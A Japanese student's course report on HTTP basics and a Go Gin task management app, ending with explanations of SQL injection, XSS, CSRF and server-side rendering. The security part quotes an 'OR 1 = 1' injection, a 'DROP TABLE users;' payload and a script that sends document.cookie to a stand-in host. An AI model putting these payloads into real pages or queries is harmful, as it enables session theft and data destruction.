

システム設計演習 レポート

学籍番号: 20B30790 藤井 一喜

必須課題

1. HTTP 通信の基本

1.1. HTTP Request Methods

参考資料: MDN Web Docs - [HTTP メソッド](#), Real World HTTP (オライリー・ジャパン)

- GET
 - 指定したリソースの情報を取得する。
- HEAD
 - GET と同様にリソースの情報を取得するが、レスポンスボディは要求しない
- POST
 - 指定したリソースに、情報を送信する際に使用するメソッド。リクエストボディにデータを含めることで、サーバーにデータを送信する。
- PUT
 - 指定したリソースに情報を送信することで、更新を行う目的で使用される
- DELETE
 - 指定したリソースを削除するために使用される

1.2 HTTP Header

参考資料: MDN Web Docs - [HTTP ヘッダー](#), Real World HTTP (オライリー・ジャパン)

- Host
 - リクエスト先のホスト名とポート番号を指定する
 - 例: Tokyo Tech Portal マトリクスコードログインでは `Host: portal.nap.gsic.titech.ac.jp` となっている
- User-Agent
 - リクエストを送信したクライアントの情報を指定する
 - サーバーはこの情報を元に、クライアントの種類やバージョンを判断する
(ブラウザ版からのアクセスなのか、モバイルアプリ版からのアクセスなのかを判別など)
 - 例: `Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36` (Tokyo Tech Portal)
- Accept
 - クライアントが受けつけるレスポンスのメディアタイプを指定する
 - サーバーはこの情報を元に、クライアントが受けつけるレスポンスのメディアタイプを判断する
 - 例:
`text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9` (Tokyo Tech Portal)
- Referer
 - リクエストを送信する前に表示していたページの URL を指定する
 - サーバーはこの情報を元に、リファラログを記録することができる
 - 例: `https://portal.nap.gsic.titech.ac.jp/GetAccess/Login?Template=userpass_key&AUTHMETHOD=UserPassword`

- Accept-Encoding
 - クライアントが受けつけるレスポンスのエンコーディングを指定する
 - サーバーはこの情報を元に、クライアントが受けつけるレスポンスのエンコーディングを判断する (gzip など)

例: Tokyo Tech Portal では `Accept-Encoding: gzip, deflate, br`
- Accept-Language
 - クライアントが受けつけるレスポンスの言語を指定する
 - サーバーはこの情報を元に、クライアントが受けつけるレスポンスの言語を判断する (Tokyo Tech Portal では `Accept-Language: en-US,en;q=0.9,ja;q=0.8`)
- Content-Type
 - リクエストボディのメディアタイプを指定する
 - サーバーはこの情報を元に、リクエストボディのメディアタイプを判断する (JSON など)

例: Tokyo Tech Portal `Content-Type: text/html; charset=UTF-8` (Response Headers)

1.3 HTTP Method Idempotence and Safe

参考資料: MDN Web Docs - [HTTP の安全](#), [HTTP の幂等](#), Real World HTTP (オライリー・ジャパン)

- Idempotence

特定のリクエストを複数回送信しても、サーバーが同じ状況であるときは同じ結果を返すことを指す。GET, HEAD, PUT, DELETE は幂等である。
- Safe

HTTP メソッドが安全であるとは、そのメソッドを実行してもサーバーの状態を変更しないことを指す。GET, HEAD などは安全である。PUT, DELETE は幂等ではあるが、安全ではない。

バックエンドの処理を記述する際に、その HTTP Request Method が満たすべき条件を考えないと、意図しない挙動を起こしてしまう可能性がある。

例えば、副作用のある変更を行う処理を GET メソッドで実装してしまうと、ブラウザのリロードボタンを押すだけで、リソースの変更が行われてしまう。

このように、安全性、幂等性を考慮した実装を行うことは、バックエンドの実装を行う上で重要なことである。

2. タスク管理アプリケーション

GitHub リポジトリ: [Link](#)

2.1 基本仕様

- S-1.1
 - Entity: Task, User

「ユーザはタスクの作成（登録）、閲覧、削除、編集を行うことができる」を実現するために、以下のような entity を設計した。

```
type Task struct {
    ID          uint64 `db:"id"`
    Title       string `db:"title"`
    Description  string `db:"description"`
    CreatedAt   time.Time `db:"created_at"`
    IsDone      bool `db:"is_done"`
    Status      string `db:"status"`
    DueDate     time.Time `db:"due_date"`
    Priority     int `db:"priority"`
}

type User struct {
    ID          uint64 `db:"id"`
    Name       string `db:"name"`
    Password   []byte `db:"password"`
}
```

追加した項目は、Task.Description, Task.Status, Task.DueDate, Task.Priority である。

- Task.Description: タスクの詳細を記述する
- Task.Status: タスクの状態を記述する("TODO", "IN PROGRESS", "DONE" のいずれか)
- Task.DueDate: タスクの期限を記述する
- Task.Priority: タスクの優先度を記述する(3 が最高, 1 が最低)

○ Controller

ユーザーからのリクエストにより、Task の CRUD 操作を行うのは `controllers/task_controller.go` である。

(一部のデータベース操作に関しては、`models/task.go` に分離している。これは、controller の責務と、DB の責務を分離するためである。)

以下に、ユーザー操作と、`controllers/task_controller.go` での処理の対応を示す。

ユーザー操作	<code>controllers/task_controller.go</code> での処理
タスクの作成	<code>CreateTask</code>
タスクの閲覧	<code>GetTask</code>
タスクの削除	<code>DeleteTask</code>
タスクの編集	<code>EditTask</code>
タスクの一覧表示	<code>GetTasks</code>

Task の完了状態(`Task.IsDone`), Task の状態(`Task.Status`)の変更は、`EditTask` で行える。

■ `CreateTask`: タスクの作成

`session` からユーザー ID を取得し、ユーザー ID をもとにタスクを作成する。トランザクションを用いて、タスクの作成と、タスクの作成者を紐付ける `ownership` の作成を `atomic` に行う。

該当箇所: `/controllers/task_controller.go` [L87-L135](#)

■ `GetTask`: タスクの閲覧

`task/:id` の `id` を取得し、その `id` をもとにタスクを取得する。タスクの作成者であるかどうかをチェックし、作成者でなければ閲覧できない。(アクセスチェックは `controllers/user_controller.go` `TaskAccessCheck` で行う。該当箇所: [L177-L188](#))

該当箇所: `/controllers/task_controller.go` [L61-L79](#)

■ `DeleteTask`: タスクの削除

`task/:id` の `id` を取得し、その `id` をもとにタスクを削除する。タスクの作成者であるかどうかをチェックし、作成者でなければ削除できない。(アクセスチェックは `controllers/user_controller.go` `TaskAccessCheck` で行う。(前述)

該当箇所: `/controllers/task_controller.go` [L202-L227](#)

■ `EditTask`: タスクの編集

`task/:id` の `id` を取得し、その `id` をもとにタスクを取得する。タスクの作成者であるかどうかをチェックし、作成者でなければ編集できない。(アクセスチェックは `controllers/user_controller.go` `TaskAccessCheck` で行う。(前述)

該当箇所: `/controllers/task_controller.go` [L160-L199](#)

■ `GetTasks`: タスクの一覧表示

タスクの一覧を取得する。期限に近い順, 優先度が高い順でソートして表示する。ステータスによる絞り込み機能、タイトルまたは Description による keyword 検索機能についても実装している。

該当箇所: `/controllers/task_controller.go` [L15-L58](#)

○ View

ユーザーからの画面遷移は以下(エンドポイントと View の対応)

○ タスクの作成 `/task/new`

Home

LoginSign Up

Register New Task

Title

Description

Due Date

yyyy/mm/dd

Status

Todo

Priority

Low

登録

戻る

◦ タスクの閲覧 /task/:id

• タスク一覧表示 /list

Home

LoginSign Up

Task List

Status:

☒ Todo

☒ In Progress true

☒ Done

search

検索

ID	タイトル	締め切り	ステータス	状態
6	test test	2022-11-28 00:00:00 +0900 JST	done	
4	test	2022-11-29 00:00:00 +0900 JST	in-progress	
5	pixiv-comic	2022-11-30 00:00:00 +0900 JST	todo	済
8	MoneyForward	2022-11-30 00:00:00 +0900 JST	in-progress	
7	cookpad summer internship	2022-11-30 00:00:00 +0900 JST	todo	

[新規登録](#)

• タスクの編集 /task/:id/edit

Task 7: edit

Title

☐ 完了 ☒ 未完了

Description
変更前: Next.js Typescript

変更前: 2022-11-30 00:00:00 +0900 JST

Due Date

Status

Todo

Priority

Medium

更新

戻る

- タスクの削除 </task/:id/delete>
</task/:id>の削除ボタン
- S-1.2

「タスク検索機能を持つ」を</list>に実装した。実際の検索画面は以下

Task List

Status:
☒ Todo
☒ In Progress true
☒ Done

検索

ID	タイトル	締め切り	ステータス	状態
7	cookpad summer internship	2022-11-30 00:00:00 +0900 JST	todo	

[新規登録](#)

具体的には以下の機能を実装した。

- keyword 検索機能
タスクの Title または Description に keyword が含まれるタスクを検索する。(LIKE 検索)
該当箇所: /controllers/task_controller.go [L43-L50](#)
具体的な SQL については、[models/task.go](#)に分離して記述している。
該当箇所: [/models/task.go](#) [L8-L48](#)
- ステータスによる絞り込み機能
タスクのステータスによって絞り込みを行う。
Todo, In Progress, Done の 3 つのステータスを選択できる。選択したステータスのタスクのみを表示する。

該当箇所: 前述の keyword 検索機能と同様に、`models/task.go`に分離して記述している。

• S-1.3

「ログイン機能を持つ」を実装した。

機能	エンドポイント	該当箇所 View	該当箇所 Controller
ログイン	<code>/login</code>	<code>/views/login.html</code>	<code>controllers/user_controller.Login</code>
ログアウト	<code>/logout</code>	なし	<code>controllers/user_controller.Logout</code>
ユーザー登録	<code>/user/new</code>	<code>/views/new_user_form.html</code>	<code>controllers/user_controller.RegisterUser</code>

◦ ユーザー登録

フォームから `username`, `password` を受け取り、ユーザーを登録する。その際に、`username` がすでに登録されているかどうかをチェックする。(同一 `username` のユーザーは登録できない仕様)

該当箇所: 重複チェック `/controllers/user_controller.go.RegisterUser` [L45-L55](#)

◦ データベースへの保存

求められている仕様の通り、`password` はハッシュ化して保存する。

該当箇所: `controllers/user_controller.go.RegisterUser` [L57-L62](#)

◦ ログイン

フォームから `username`, `password` を受け取り、ユーザーを認証する。認証に成功した場合、セッションにユーザー情報を保存する。

該当箇所: `controllers/user_controller.go.Login` [L147-L177](#)

◦ 自分の登録したタスクのみの表示

タスク情報取得時には、必ずユーザー ID に基づく絞り込みを行っている。そのため、仕様の要件は確保されている。

該当箇所: `models/task.go` [L8-L64](#)

• S-1.4

「簡単なアカウント管理機能を持つ」を実装した。

機能	エンドポイント	該当箇所 View	該当箇所 Controller
アカウント情報変更	<code>/user/change_password</code>	<code>/views/change_password_form.html</code>	<code>controllers/user_controller.ChangeUserInfo</code>
アカウント削除	<code>/user/delete</code>	なし	<code>controllers/user_controller.DeleteUser</code>

◦ アカウント情報変更

フォームから `nwe_username`, `new_password` を受け取り、ユーザー情報を更新する。更新前に、変更前 `username`, 変更前 `password` による認証を行う。

その際に、`new_username` がすでに登録されているかどうかをチェックする。(同一 `username` のユーザーは登録できない仕様) また、`password` はハッシュ化して保存する。

該当箇所: `/controllers/user_controller.go.ChangeUserInfo` L81-L137

- アカウント削除

アカウントを削除することが可能である。ユーザー情報のみ削除し、タスク情報は削除しない。 該当箇所: `/controllers/user_controller.go.DeleteUser` L212-L239

- S-2.1

「タスクに優先度や締切の概念を追加し、優先度に応じた強調表示、締切までのカウントダウンなどを表示する」を部分的に実装した。

タスクの優先度(`task.Priority`)、期限(`task.Deadline`)を追加した。また、期限、優先度による一覧表示時のソートを実現した。

しかし、カウントダウン機能は実装できていない。

期限、優先度によるソートは`models/task.go`に詳しい実装がある。

該当箇所: `/models/task.go` L8-L48

- S-2.2

「タグやカテゴリにより、タスクをグルーピングする機能を追加し、検索機能を強化する」を実装した。

具体的には、タスクのステータス(例: Todo, In Progress, Done)を加えることで検索機能を強化した。

例えば、Todo のタスクのみを表示する、In Progress のタスクのみを表示する、Done のタスクのみを表示する、などが可能になった。

該当箇所: `/models/task.go` L8-L48


- その他

- CSS あてによる見た目の改善
- ヘッダー部分に Home, Login, Sign Up の動線を追加
- ログイン時とログアウト時で、Home のリンク動線を変更


2.2 シークエンス図

ユーザーとアプリケーションとのやり取りは、`/router/router.go`の内容が主。また、アプリケーションと DB とのやり取りは、`/models/task.go`, `/models/user.go`が担うべきであるが、今回は`/controllers/*`にも DB との処理が記載されている。シークエンス図では、ログインチェックや、詳細なやり取りは省略し、主要な処理のみを記載した。


- タスク編集機能



- タスク検索機能




- ログイン機能



2.3 データベース設計

テーブルの関係性は以下の通り。

- tasks
タスクの情報を格納するテーブル。(primary key: id)
- users
ユーザーの情報を格納するテーブル。(primary key: id)
- ownerships
ユーザーとタスクの関係を格納するテーブル。(primary key: [user_id, task_id])



加算課題

3. Web アプリケーション開発

3.2 SQL Injection

参考: 詳解セキュリティコンテスト 9章 SQL Injection

- SQL Injection
 - SQL インジェクションとは、Web アプリケーションの SQL クエリに対して、意図しない SQL 文を注入する攻撃手法のこと
 - 'SELECT * FROM users WHERE password = ' + password のように、ユーザーからの入力をそのまま SQL 文に埋め込むと、意図しない SQL 文が実行されてしまう。例えば、{password} = OR 1 = 1; のような入力を受け取った場合、SELECT * FROM users WHERE password = {password} OR 1 = 1; という SQL 文が実行されてしまう。これにより、本来はアクセスすることのできないデータにアクセスできてしまう。
 - もしくは、破壊的な SQL 文 (例: DROP TABLE users;) を実行させることで、データベースの破壊を引き起こすこともできる。
- 対策

ユーザーからの入力をそのまま SQL 文に埋め込まないようにする。具体的には、エスケープ処理や、バリデーションを行うことが考えられる。

3.3 XSS (Cross Site Scripting) and CSRF (Cross Site Request Forgery)

参考: 詳解セキュリティコンテスト 8章 XSS, CSP, CSRF

- XSS (Cross Site Scripting)
 - XSS とは、Web アプリケーションに対して、意図しない JavaScript を注入する攻撃手法のこと
 - XSS を行うと、クライアントの Cookie を盗み出したり、クライアントの Cookie を改ざんしたりすることができる

具体例: `<script> document.location = 'http://example.com/?cookie=' + document.cookie </script>` という JavaScript がクライアント側で実行されると、クライアントの Cookie が `http://example.com/?cookie=...` に送信されてしまう。example.com を攻撃者の所有するサーバーにすることで、クライアントの Cookie を盗み出すことができる。

もしくは、`<script> window.location = 'http://example.com/ </script>` という JavaScript を埋め込むことに成功すると、そこを訪れたユーザーを任意のサイトに飛ばすことができる。

- 対策:
 - 開発者としては、ユーザーからの入力をそのまま HTML に埋め込まないようにする。具体的には、エスケープ処理や、バリデーションを行うことが考えられる。
- CSRF (Cross Site Request Forgery)
 - XSS との相違点は、クライアント側がログインしている正規のサービスに対して、意図しないリクエストを送信することで、攻撃を行う点である。XSS の場合は、Cookie などクライアント側の情報を盗み出したり、別サイトに誘導したりする形であったが、CSRF の場合は、クライアントがログインしている正規のサービスに対してユーザーの意図に反したリクエストを送ってしまう攻撃手法となっている。
 - 対策

- Referer チェック
 - リクエストの Referer ヘッダーをチェックして、リクエストが正規のサービスから送信されたものかどうかを確認する
- 確認
 - センシティブな操作(例: ユーザーの削除)を行う前に、ユーザーに確認を求める

3.4 Server Side Rendering

- SSR (Server Side Rendering)
 - SSR とは、クライアント側で HTML を生成するのではなく、サーバー側で HTML を生成することのこと
 - 利点:

CSR(Client Side Rendering)と異なり、サーバー側で HTML を生成するため、SEO に強い。また、SSG(Static Site Generation)(近年は SG))とは異なり静的なサイトだけでなく、動的なサイトにも適応できる。

さらに低スペック端末においても、ユーザー体験が損なわれにくい。(CSRのようにクライアントでレンダリングしないため)
 - 欠点:

CSR と比べてサーバー側で HTML を生成するため、サーバーの負荷が高くなる。(金銭的な負担大)

3.5 自由記述欄

- 学べたこと

Go GinでのWeb Application開発をした経験がなかったため、Go周りの知識が身についた。

また、「詳解セキュリティコンテスト」を精読していたので、その本を読みながら、Web Applicationセキュリティについても学ぶことができた。
- 心残り

実装工数などから断念したが、Backend: Go Gin, Frontend: React, Database: MySQLを使って、Web Applicationを作成することを目指していた。実際、[GitHub: okoge-kaz/golang-todo-application](#)にて作成したい。

SQL操作についても、sqlxではなくgormを使うなど、講義とは異なる方法での実装を試していた。

また、バックエンドはHTMLを返すことはなく、あくまでAPIサーバーとしての役割を果たすことを意識して実装をしたい。また、Railsライクなディレクトリ構成を意識して、`controllers/`、`models/`、`helpers/`などのディレクトリを作成してコードの整理を行っていた。